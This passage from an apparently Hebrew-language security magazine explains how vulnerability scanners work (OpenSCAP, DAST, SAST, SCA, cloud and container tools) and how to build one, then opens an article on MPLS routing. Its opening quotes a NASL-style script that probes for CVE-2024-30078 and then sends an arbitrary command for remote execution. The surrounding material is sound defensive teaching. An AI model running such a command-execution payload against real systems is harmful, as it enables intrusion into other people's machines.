41  command = "your_command_here";  # Replace with the actual command to be executed
42
43  # Function to check vulnerability and execute command
44  function check_vulnerability_and_execute(ip, port, endpoint, command)
45  {
46    # Construct the URL and payload for the vulnerability check
47    url = string("http://", ip, ":", port, endpoint);
48    payload = string(
49      'POST ', endpoint, ' HTTP/1.1\r\n',
50      'Host: ', ip, '\r\n',
51      'Content-Type: application/json\r\n',
52      'Content-Length: 42\r\n',
53      '\r\n',
54      '{"command":"check_vulnerability","cve":"CVE-2024-30078"}'
55    );
56
57    # Send the request and receive the response
58    response = http_send_recv(data:payload, port:port);
59
60    # Check if the response indicates vulnerability
61    if ("\"vulnerable\": true" >< response[2])
62    {
63      security_hole(port);  # Report the vulnerability
64
65      # Construct the payload for command execution
66      payload_command = string(
67        'POST ', endpoint, ' HTTP/1.1\r\n',
68        'Host: ', ip, '\r\n',
69        'Content-Type: application/json\r\n',
70        'Content-Length: ', strlen(command) + 23, '\r\n',
71        '\r\n',
72        '{"command":"', command, '"}'
73      );
74
75      # Send the request to execute the command
76      http_send_recv(data:payload_command, port:port);
77    }
78    else
79    {
80      security_note(port);  # Report that the target is not vulnerable
81    }
82  }
```

[Image from by lvyitian/**CVE-2024-30078-**, licensed under GNU GPL v3]

נקפוץ לדוגמה נוספת והפעם בקוד פתוח.

OpenSCAP

OpenSCAP הוא פרויקט קוד פתוח המשמש עבור vulnerability scanning, compliance checking & security automation הוא מבוסס על תקן SCAP (Security Content Automation Protocol) שפותח ע"י NIST.

איך OpenSCAP מוצא פגיעויות? הוא מסתמך על הקשר בין CVE ל-CPE שמנוהל ע"י NIST NVD. לדוגמה, אם נרצה לסרוק פגיעויות במערכות מבוססות RHEL, ניגש לכתובת:

https://www.redhat.com/security/data/oval/v2/RHEL9/

ונוריד את הקובץ: **rhel-9.oval.xml.bz2**

על מנת להוציא דו"ח של פגיעויות על המטרה נריץ את הפקודה:

```
oscap oval eval --report vulnerability.html rhel-9.oval.xml#
```

הקובץ מכיל הגדרות בשפת OVAL למציאת CVEs במערכת ההפעלה והחבילות המותקנות אך איך הוא יודע לעשות זה?

נכנס לקישור הבא:

https://security.access.redhat.com/data/metrics/

security.access.redhat.com/data/metrics/

Index of /metrics/

Search


Name	Last Modified
container-name-repos-map.json	Thu, 09 Oct 2025 09:45:08 +0000
cvemap.xml	Tue, 14 Oct 2025 12:27:55 +0000
cvemap.xml.bz2	Tue, 14 Oct 2025 12:28:43 +0000
ds/	-
repository-to-cpe.json	Tue, 14 Oct 2025 00:48:36 +0000
rhsa.rss	Tue, 14 Oct 2025 12:00:45 +0000

ונוריד את הקובץ **repository-to-cpe.json**

קובץ זה מכיל את המיפוי בין חבילות RHEL לבין הפורמט של CPE ומתוחזק ע"י RedHat.

```
{
  "data": {
    "3scale-amp-2-for-rhel-8-ppc64le-debug-rpms": {
      "cpes": [
        "cpe:/a:redhat:3scale:2.13::el8",
        "cpe:/a:redhat:3scale:2.14::el8",
        "cpe:/a:redhat:3scale:2.15::el8",
        "cpe:/a:redhat:3scale:2.16::el8",
        "cpe:/a:redhat:3scale_amp:2.11::el8",
        "cpe:/a:redhat:3scale_amp:2.12::el8",
        "cpe:/a:redhat:3scale_amp:2.8::el8"
      ],
      "repo_relative_urls": [
        "content/dist/layered/rhel8/ppc64le/3scale-amp/2/debug"
      ]
    },
```

כפי שניתן לראות, כל חבילה מתאימה לאחד או יותר CPE-ים. הכלי בודק את החבילות המותקנות על מערכת ההפעלה ומבצע את ההתאמה לרשימה. במידה ויש התאמה היעד פגיע.



RedHat בעצמם מפנים לכלי בדוקומנצטציה הרשמית שלהם:

6.1. Configuration compliance tools in RHEL

You can perform a fully automated compliance audit in Red Hat Enterprise Linux by using the following configuration compliance tools. These tools are based on the Security Content Automation Protocol (SCAP) standard and are designed for automated tailoring of compliance policies.

SCAP Workbench

The `scap-workbench` graphical utility is designed to perform configuration and vulnerability scans on a single local or remote system. You can also use it to generate security reports based on these scans and evaluations.

OpenSCAP

The `OpenSCAP` library, with the accompanying `oscap` command-line utility, is designed to perform configuration and vulnerability scans on a local system, to validate configuration compliance content, and to generate reports and guides based on these scans and evaluations.

> Important
> You can experience memory-consumption problems while using **OpenSCAP**, which can cause stopping the program prematurely and prevent generating any result files. See the OpenSCAP memory-consumption problems Knowledgebase article for details.

DAST

Dynamic Application Security Testing (DAST) הוא סוג של בדיקת "קופסה שחורה" (Black Box), שבוחן אפליקציות רצות — לרוב אפליקציות WEB — מבחוץ. הוא פועל כמו תוקף אמיתי שמנסה לזהות נקודות תורפה באפליקציה.

DAST מסוגל לגלות פגיעויות כמו:

- SQL injection
- Cross-site scripting (XSS)
- Security misconfigurations
- Authentication and session issues

בניגוד לכלים הקודמים שסיקרנו מרבית הפלט שלו לא יהיה בפורמט של CVEs אלא יותר בסגנון הבא:

Top Vulnerabilities

Severity	Vulnerability	Count
Critical	SQL Injection	8
High	Cross-site scripting	3
High	Vulnerable package dependencies (high)	1
Medium	Directory traversal	11
Medium	Vulnerable package dependencies medium	8

דוגמאות לכלים:

- OWASP ZAP
- Burp Suite (Pro)
- Acunetix

אז איך DAST עובד ?

1. Scanning (סריקה) - הכלי סורק את האפליקציה ומזהה HTML attributes, URLs, APIs כדי לאתר נקודות כניסה אפשריות.
2. Attack Simulation (הדמיית תקיפה) - הכלי מחקה התקפות אמיתיות ע"י שליחת בקשות מעובדות לאפליקציה, למשל ניסיון לנצל חולשת XSS.
3. Vulnerability Detection (זיהוי פגיעויות) - לאחר ההדמיה, הכלי מנתח את תגובות האפליקציה כדי לזהות פגיעויות ולדרג את חומרתן.
4. Reporting (דיווח) - מופק דוח עם כל הפגיעויות שנמצאו באפליקציה.

כשמדובר בביצועים ודיוק, קיימים פערים גדולים בין כלים קוד פתוח לכלים מסחריים. המסחריים לרוב מציעים דיוק גבוה יותר, ניתוח מתקדם ודוחות מעמיקים, בעוד הפתוחים מתמקדים בגמישות והתאמה אישית ומציעים כלים הרבה יותר חלשים ופחות "מוכנים מראש".

SAST

Static Application Security Testing (SAST) הוא סוג של בדיקת "קופסה לבנה" (white box), שבוחן את קוד המקור, bytecode או binary code של אפליקציה, מבלי להריץ אותה בפועל. המטרה - לזהות חולשות אבטחה בקוד עצמו.

חלק מסוגי הפגיעויות ש-SAST מזהה:

- SQL Injection
- Cross-Site Scripting (XSS)
- CSRF
- Buffer Overflows
- סיסמאות/מפתחות בקוד (Hardcoded Credentials)
- APIs לא מאובטחים

כלים נפוצים

- SonarQube
- Checkmarx
- Fortify Static Code Analyzer
- Veracode
- CodeQL (by GitHub)

איך SAST עובד ?

נבחן לדוגמה את הכלי Semgrep , שהוא פתרון Open-Source פופולרי (עם גרסה מסחרית זמינה).

```
Findings:

  app.js
     javascript.express.security.audit.express-check-csurf-middleware-usage.express-check-csurf-
     middleware-usage
        A CSRF middleware was not detected in your express application. Ensure you are either using
        one  such as `csurf` or `csrf` (see rule references) and/or you are properly doing CSRF
        validation in your routes with a token or cookies.
        Details: https://sg.run/BxzR

         10┆ var app = express();
```

Semgrep מורכב ממספר רכיבים:

- מנוע עיבוד מרכזי
- שרת שפה (Language Server)
- מסד נתונים המכיל חוקים (Rules Database)

כל פגיעות שהכלי מוצא נובעת מחוק מוגדר מראש (Rule) , שנראה כך:

```
rules:
- id: info-leak-on-non-formated-string
  message: >-
    Use %s, %d, %c... to format your variables, otherwise this could leak information.
  metadata:
    cwe:
    - 'CWE-532: Insertion of Sensitive Information into Log File'
    references:
    - http://nebelwelt.net/files/13PPREW.pdf
    category: security
    technology:
    - c
    confidence: LOW
    owasp:
    - A09:2021 - Security Logging and Monitoring Failures
    subcategory:
    - audit
    likelihood: LOW
    impact: MEDIUM
  languages: [c]
  severity: WARNING
  pattern: printf(argv[$NUM]);
```

החלק המעניין הוא **ה-pattern** שבתחתית:

```
pattern: printf(argv[$NUM]);
```

ה-pattern מעובד ע"י המנוע של הכלי בשילוב ה-Source Code של המפתח על מנת לזהות את הפגיעויות באפליקציה.

שיטה זו, של "סריקת תבניות דמויות Regex", נמצאת בשימוש רחב מאוד בקרב כלי SAST. עם זאת, בשנים האחרונות (Large Language Models) **LLMs** מתחילים להיכנס לתמונה ולהציע רמות דיוק והבנה גבוהות בהרבה. גם בגרסה המסחרית של SemGrep כבר משולבות יכולות AI לזיהוי איכותי יותר.

SCA

כלי SCA (Software Composition Analysis) סורקים את ה-Code Base של אפליקציה במטרה לנתח רכיבי קוד פתוח וספריות צד שלישי על מנת לחשוף:

- פגיעויות ידועות (Known Vulnerabilities)
- בעיות רישוי (License Compliance)
- ספריות ישנות או לא מתוחזקות

כלים פופולריים:

- Snyk
- Dependabot (GitHub)
- OWASP Dependency-Check
- Black Duck
- WhiteSource (כיום Mend)

איך SCA עובד?

רוב הכלים מהסוג הזה יוצרים תחילה SBOM (Software Bill of Materials) - רשימה מפורטת של כל הרכיבים, הספריות וה-dependencies שמרכיבים את האפליקציה. לאחר יצירת ה-SBOM, המנוע של הכלי משווה אותו אל מאגר פגיעויות (בדרך כלל NVD או GHSA) ומתריע על CVEs תואמים שנמצאו.

דוגמה להרצת SCA (snyk):

```
Testing /Work/snyk/snyk...

Organization:      team
Package manager:   npm
Target file:       package-lock.json
Project name:      snyk
Open source:       no
Project path:      /Work/snyk/snyk
Local Snyk policy: found
Licenses:          enabled

✔ Tested 455 dependencies for known issues, no vulnerable paths found.

Tip: Detected multiple supported manifests (27), use --all-projects to scan all of them at once.

Next steps:
- Run `snyk monitor` to be notified about new related vulnerabilities.
- Run `snyk test` as part of your CI/test.
```

Cloud Vulnerability Scanners

כלים אלו מיועדים לסרוק משאבים בענן — הן שירותי IaaS (כמו מכונות וירטואליות ו-storage buckets), והן שירותי PaaS ו-SaaS בסביבות ענן שונות. הם עושים זאת ע"י שימוש ב- **cloud APIs** ובמנגנונים נוספים כדי להעריך את רמת הפגיעויות בסביבה.

דוגמאות לכלים פופולריים

- Amazon Inspector
- Wiz
- Orca Security
- Qualys Cloud Platform


בלבול נפוץ

רבים חושבים שסורקי ענן מבוססים על טכנולוגיה חדשה לגמרי, אך למעשה ברוב המקרים הם משתמשים באותם עקרונות של סריקה כמו הכלים המסורתיים. ההבדל הוא רק במיקום ובסוג הסביבה. בסופו של דבר, גם בענן אנו סורקים את אותם רכיבים: מערכות הפעלה, תוכנות, ספריות וחומרות — רק הפעם הן רצות על תשתית וירטואלית.

אז מה שונה באמת?

במקום להתקין agent על כל workload או להתחבר אליו מרחוק, הכלים החדשים משתמשים ביכולת של הענן לבצע snapshot של ה-workload בזמן ריצה.

לאחר מכן, הסריקה מתבצעת על עותק ה-snapshot מבלי לפגוע בפעילות השוטפת של יעד הסריקה. התהליך של התאמת הפגיעויות נעשה בדיוק כמו בסורקים מבוססי-agent או סורקים מבוססי-רשת — לרוב לפי CPE ↔ CVE.



Container Vulnerability Scanners

כלים אלה מיועדים לזהות פגיעויות בתמונות קונטיינרים (container images) ובסביבות קונטיינרים כמו Docker ו-Kubernetes.

דוגמאות לכלים

- Trivy
- Clair
- Snyk Container

איך הם עובדים?

גם כאן הכל מתחיל ב-SBOM.

מרבית הכלים יוצרים SBOM של הקונטיינר, שמפרט את כל החבילות המותקנות והגרסאות שלהן. לאחר מכן הכלים מתחלקים לשני סוגים:

1. כלים שמבצעים התאמה בין החבילות ל-CPEs הרלוונטיים ולבסוף מאתר את ה-CVEs התואמים על פי הקורלציה שמנוהלת ע"י NIST.
2. כלים שמשתמשים ב-GHSA מאגר פגיעויות שמתוזק ע"י GitHub.

הסוג השני נפוץ יותר בהרבה.

נדגים בעזרת Syft - ו-Grype

נבחן שני כלים פופולריים בקוד פתוח:

1. Syft - יוצר SBOM מ-image של קונטיינר.
2. Grype - מקבל את ה-SBOM שנוצר ע"י Syft, ומשווה אותו למאגרי CVE כדי לזהות פגיעויות תואמות.

נריץ את syft על היעד:

Syft

A CLI tool and Go library for generating a Software Bill of Materials (SBOM) from container images and filesystems. Exceptional for vulnerability detection when used with a scanner like Grype.

Validations passing | go report A+ | release v1.23.1 | Go v1.24.1 | License Apache 2.0 | Discourse Join | Mastodon Follow

```
> syft clashapp/qa-page -o json | jq '.artifacts[] | select(.name == "nginx")'
 ✔ Loaded image
 ✔ Parsed image
 ✔ Cataloged image          [113 packages]
{
  "name": "nginx",
  "version": "1.10.3-1+deb9u3",
  "type": "deb",
  "found-by": [
    "dpkg-cataloger"
  ],
  "locations": [
    {
      "path": "/var/lib/dpkg/status",
      "layer-index": 1
    }
  ],
  "metadata": {
    "package": "nginx",
    "source": "",
    "version": "1.10.3-1+deb9u3"
  }
}
~                                                              10:11:44 AM
py382 >
```

ניתן לראות שהוא חילץ את החבילות המותקנות על היעד ל-SBOM בפורמט JSON.

כעת נטען אותם ל-Grype:

```
{
  "vulnerability": {
    "id": "CVE-2020-11724",
    "severity": "Medium",
    "links": [
      "https://security-tracker.debian.org/tracker/CVE-2020-11724"
    ],
    "cvss-v2": {
      "base-score": 5,
      "vector": "AV:N/AC:L/Au:N/C:N/I:P/A:N"
    }
  },
  "matched-by": {
    "matcher": "dpkg-matcher",
    "search-key": "distro[debian 9] constraint[< 1.10.3-1+deb9u5 (deb)]"
  },
  "artifact": {
    "name": "libnginx-mod-http-xslt-filter",
    "version": "1.10.3-1+deb9u3",
    "type": "deb",
    "found-by": [
      "dpkg-cataloger"
    ],
    "locations": [
      {
        "path": "/var/lib/dpkg/status",
        "layer-index": 1
      }
    ],
    "metadata": {
      "package": "libnginx-mod-http-xslt-filter",
      "source": "nginx",
      "version": "1.10.3-1+deb9u3"
    }
  }
}
```

ויש לנו את זה. הכלי מציע פגיעויות ביעד.

איך לבנות אחד בעצמך

הרגע לו חיכינו הגיע. למדנו על רוב הסוגים הקיימים היום בשוק ועכשיו האמיצים מבינינו ילמדו כיצד לבנות כלי כזה בעצמינו.

אתחיל ואגיד שזו לא משימה קלה. יש סיבה שהחברות שמוכרות את הכלים האלו שוות מאות מילונים וחלקן אפילו מילארדים, אך זה לגמרי אפשרי.


אז נניח שאני הבעלים של סטארטאפ בתחום הסייבר ואני רוצה להוסיף למוצר שלי יכולת של סריקת פגיעויות ב-Windows. איך אעשה את זה? (דרך אגב אחת המשימות הכי מורכבות בתחום תיכף תבינו למה)

שלב 1

ראשית אצטרך Database שיכיל את כלל המידע מה-NVD (CWE,CPE,CVE..), יחד עם הקשרים ביניהם.

במקום להקים את זה מאפס, אפשר להשתמש בפרויקט קוד פתוח מעולה בשם:

https://github.com/amberzovitis/GraphKer



[Image from by https://github.com/amberzovitis/GraphKer]

הכלי בגדול עושה את כל העבודה בשבילנו ומכניס את כל המידע מ-NVD לתוך DB של NEO4J (מסד נתונים גרפי) ומייצר את הקשרים שנצטרך בשביל הסורק שלנו.

שלב 2

שנית אני אכתוב Script קצר שמתחבר מרחוק ומחלץ את כל התוכנות המותקנות על יעד:

```powershell
param(
    [string]$ComputerName,
    [pscredential]$Credential = (Get-Credential)
)

Invoke-Command -ComputerName $ComputerName -Credential $Credential -ScriptBlock {
    $paths = @(
        'HKLM:\SOFTWARE\Microsoft\Windows\CurrentVersion\Uninstall',
        'HKLM:\SOFTWARE\WOW6432Node\Microsoft\Windows\CurrentVersion\Uninstall'
    )

    foreach ($p in $paths) {
        if (Test-Path $p) {
            Get-ChildItem $p | ForEach-Object {
                $x = Get-ItemProperty $_.PSPath
                if ($x.DisplayName) {
                    $x | Format-List *
                    Write-Host "-----------------------------------------"
                }
            }
        }
    }
}
```

אם נסתכל על כל השדות שניתן לחלץ נשים לב שב-Windows שאין תאימות לתקן של NVD (CPE) ללא שימוש ב-Microsoft Defender Vulnerability Managment בניגוד לVendors אחרים (כמו RedHat שראינו לפני כן שמפרסמים את המידע באינטרנט).

כך יראה output של ה-Script:

```
AuthorizedCDFPrefix :
Comments            :
Contact             :
DisplayVersion      :
HelpLink            :
HelpTelephone       :
InstallDate         :
InstallLocation     :
InstallSource       :
ModifyPath          :
Publisher           : Node.js Foundation
Readme              :
Size                :
EstimatedSize       :
UninstallString     :
URLInfoAbout        :
URLUpdateInfo       :
VersionMajor        :
VersionMinor        :
WindowsInstaller    :
Version             :
Language            :
DisplayName         :
PSPath              :
PSParentPath        :
PSChildName         :
PSProvider          :
```

כעת אחרי שחילצנו את את כל התוכנות על היעד נכניס אותם ל-Database:

```
1 MERGE (c:Computer {name: $computerName})
2 MERGE (s:Software {
3     AuthorizedCDFPrefix: $AuthorizedCDFPrefix,
4     Comments: $Comments,
5     Contact: $Contact,
6     DisplayVersion: $DisplayVersion,
7     HelpLink: $HelpLink,
8     HelpTelephone: $HelpTelephone,
9     InstallDate: $InstallDate,
10    InstallLocation: $InstallLocation,
11    InstallSource: $InstallSource,
12    ModifyPath: $ModifyPath,
13    Publisher: $Publisher,
14    Readme: $Readme,
15    Size: $Size,
16    EstimatedSize: $EstimatedSize,
17    UninstallString: $UninstallString,
18    URLInfoAbout: $URLInfoAbout,
19    URLUpdateInfo: $URLUpdateInfo,
20    VersionMajor: $VersionMajor,
21    VersionMinor: $VersionMinor,
22    WindowsInstaller: $WindowsInstaller,
23    Version: $Version,
24    Language: $Language,
25    DisplayName: $DisplayName,
26    PSPath: $PSPath,
27    PSParentPath: $PSParentPath,
28    PSChildName: $PSChildName,
29    PSProvider: $PSProvider
30 })
31 MERGE (c)-[:HAS_SOFTWARE]->(s);
32
```

שלב 3

ועכשיו לחלק הבעייתי, כמו שציינתי קודם Microsoft לא משחררת CPEs ללא שימוש ב- Microsoft Defender Vulnerability Management ואני לא יכול להניח שלכל לקוח שלי יהיה רישוי (במידה ויש לו הכלי במילא יודע לחלץ CVES). אז מה עלי לעשות ? יש כמה גישות להתאים בין ה-outputs של תוכנה ל-CPE הרלוונטי שלו:


1. להשתמש ב-LLM או vectorized database (כמו Weaviate או Pinecone).
2. להשתמש באלגוריתם דמיון טקסטואלי (כגון Levenshtein distance).
3. לבנות מנוע התאמה מותאם אישית לפי תיעוד ה-CPE של NVD או על סמך ה-Advisories שמשחררת Microsoft.

כן זה לא פשוט, אני מזכיר שוב החברות שעושות את זה שוות מאות מיליוני דולרים. מניסיון אישי ב-Windows קשה להגיע לרמת סמך גבוהה ללא בדיקות שנכתבות ע"י חוקר, לעומת זאת ב-Linux ניתן לעשות שילוב של הטכניקות המוצגות פה בשילוב כלי open-source ולהגיע לרמת סמך גבוהה אפילו ברמה מסחרית.

שלב 4

כעת אחרי שכל התוכנת מהיעד שלנו נמצאת ב-DB ומקושרות ל-CPE הרלוונטי כל שנותר הוא למצוא את ה-CVEs שמקושרים.

למזלינו GRAPHKER כבר טיפל בזה:



[Image from by https://github.com/amberzovitis/GraphKer]

לרוע מזלינו גם פה התהליך לא כלכך פשוט. בתמונה למעלה ניתן לראות קשר ישר בין CVE ל-CPE אך יש חריגות.

אם נקפוץ לדוגמה של CVE-2021-45046 נוכל לראות מקרים כאלו:

Configuration 8 (hide)

cpe:2.3:o:siemens:6bk1602-0aa12-0tp0_firmware:*:*:*:*:*:*:*:* Show Matching CPE(s)	Up to (excluding) 2.7.0
Running on/with	
cpe:2.3:h:siemens:6bk1602-0aa12-0tp0:-:*:*:*:*:*:*:* Show Matching CPE(s)	

משמע ה-CVE רלוונטי אך ורק אם תוכנה מסויימת רצה על מערכת הפעלה ספציפית ויש דוגמאות נוספות ומורכבות אף מזו.

לכן עלינו לכתוב מנוע היודע להתייחס לקשרים המורכבים ולהתריע רק שיש התאמה מלאה.

וזהו סיימנו ! אם הגעתם עד פה ברכות אתם יודעים לבנות Vulnerability scanner ממש כמו הגדולים.

סיכום

לסיכום למדנו על סוגי ה-Vulnerability scanners הקיימים בשוק, איך כל אחד עובד ואיך אפשר לכתוב אחד בעצמינו.

שוק ה-Vulnerability scanners הוא שוק ענק, מהוויתקים והרווחים בתעשיית הסייבר. כל כמה שנים מתווסף שחקן חדש ונפתח נתח שוק שניתן להכנס אליו.

מה הטרנד עכשיו אתם שואלים?

להתריע רק על מה שבאמת מנוצל. הכלים האלו מייצרים עשרות אם לא מאות התרעות על חולשות ופגיעיות באפליקציות של לקוחות.

סטארטאפים כמו Upwind ו-Oligo לדוגמה יודעים להתריע רק על Vulnerabilites שבאמת נטענים לזכרון ובכך לצמצם את ה"רעש" לצוותי ה-Security.

על המחבר

קוראים לי עילי מתעסק בתחום הגנה בענן, בעבר בתחום ה-R&D של כלי הגנה בסייבר. במקביל סטודנט לתואר שני במדמ"ח עם התמחות בבינה מלאכותית.

עבור יצירת קשר תוכלו למצוא אותי:

https://www.linkedin.com/in/ilay-tertman/

מקורות מידע

- https://docs.redhat.com/en/documentation/red_hat_enterprise_linux/9/html/security_hardening/scanning-the-system-for-configuration-compliance-and-vulnerabilities_security-hardeningLink 2
- https://docs.redhat.com/en/documentation/red_hat_enterprise_linux/9/html/security_hardening/scanning-the-system-for-configuration-compliance-and-vulnerabilities_security-hardening#scanning-the-system-for-vulnerabilities_vulnerability-scanning
- https://www.oligo.security/
- https://www.upwind.io/feed/runtime-context-for-smarter-patch-management-upwind-simplifies-open-source-image-updates
- https://semgrep.dev/
- https://www.zaproxy.org/
- https://github.com/snyk/cli
- https://github.com/anchore/syft
- https://github.com/anchore/grype
- https://github.com/advisories
- https://learn.microsoft.com/en-us/defender-vulnerability-management/tvm-software-inventory
- https://en.wikipedia.org/wiki/Nessus_Attack_Scripting_Language
- https://nvd.nist.gov/products/cpe
- https://www.cve.org/
- https://snyk.io/
- https://www.open-scap.org/tools/openscap-base/
- https://github.com/lvyitian/CVE-2024-30078-
- https://www.redhat.com
- https://docs.redhat.com/en/documentation/red_hat_enterprise_linux/9/html/security_hardening/scanning-the-system-for-configuration-compliance-and-vulnerabilities_security-hardening#scanning-the-system-for-vulnerabilities_vulnerability-scanning
- https://github.com/amberzovitis/GraphKer

MPLS

מאת עמית גבאי


הקדמה

MPLS או **Multiprotocol Label Switching** היא טכניקת ניתוב שמאפשרת להאיץ את זרימת התעבורה ברשתות תקשורת. במקום שכל נתב יבדוק את כתובת היעד של כל חבילה בטבלת הניתוב שלו, MPLS משתמש בתוויות קצרות שמכוונות את החבילות במסלול מוגדר מראש.

עם השנים התברר כי השימוש ב-MPLS כטכנולוגיה "טהורה" - כלומר, לצורך האצת הניתוב בלבד - כמעט ואינו נפוץ. הסיבה לכך היא שהפער בביצועים מול ניתוב IP רגיל לבדו אינו משמעותי מספיק. אולם, כאשר MPLS משתלב עם שירותים נוספים, כמו VPN, ניהול איכות שירות (QoS) או Traffic Engineering, הוא הופך לכלי מרכזי בארכיטקטורות רשת מודרניות.

חשוב להדגיש: MPLS אינו בא להחליף את ניתוב ה-IP, אלא לפעול מעליו כשכבת תוויות נוספת, שמאפשרת גמישות וביצועים גבוהים בהרבה.


הבנת MPLS מהבסיס והצורך



[התמונה לקוחה מתוך אתר linkmeup]

כדי להבין את התרומה של MPLS, נתחיל בבחינה של התהליך המוכר לנו מרשתות IP רגילות. נשתמש בדוגמה פשוטה: מהמחשב נשלח פינג לשרת, כלומר ICMP Request ליעד שכתובתו 172.16.0.2.

לפי העקרונות הבסיסיים, החבילה תצא מ-R1 דרך הממשק FE0/0 ל-R2 ומ-R2 תמשיך ל-R3. זאת, בהתאם לבדיקה של כתובת היעד שתבוצע ע"י הנתב בעזרת טבלת ה-Forwarding Information Base (FIB) שלו, כך שתמשיך עד ליעדה. כלומר, כל נתב מחליט באופן עצמאי מה יהיה גורלה של הפקטה.



מה קורה כשפועלים תחת MPLS Domain? טבלאות של תוויות (Labels) מתמלאות מיד בנתבים ו-LSPs נוצרים. ה-Label ייכנס בין ה-IP ל-Ethernet, ברמת השכבה ה-2.5 לכאורה.

כשהפקטה מהמחשב מגיעה ל-MPLS Domain, אז הנתב הראשון מתייג לה את התוויות, ומכאן הפקטה מנותבת עד ליעד, כאשר כל נתב הבא בדרך אל היעד יסמן את הפקטה בתווית משלו, עד אשר הפקטה תעזוב את ה-MPLS DOMAIN. אז (או לפני, בהמשך נעמיק), ה-Label יוסר, ונקבל שוב פקטה שהיא Pure IP, בדיוק כפי שהגיעה מה-Client.

וזה, העיקרון הראשי של MPLS – נתבים מחליפים פקטות לפי תוויות מבלי לבצע looking לפקטת ה-MPLS, כאשר הנתב הראשון – מוסיף תווית, והאחרון – מסיר.

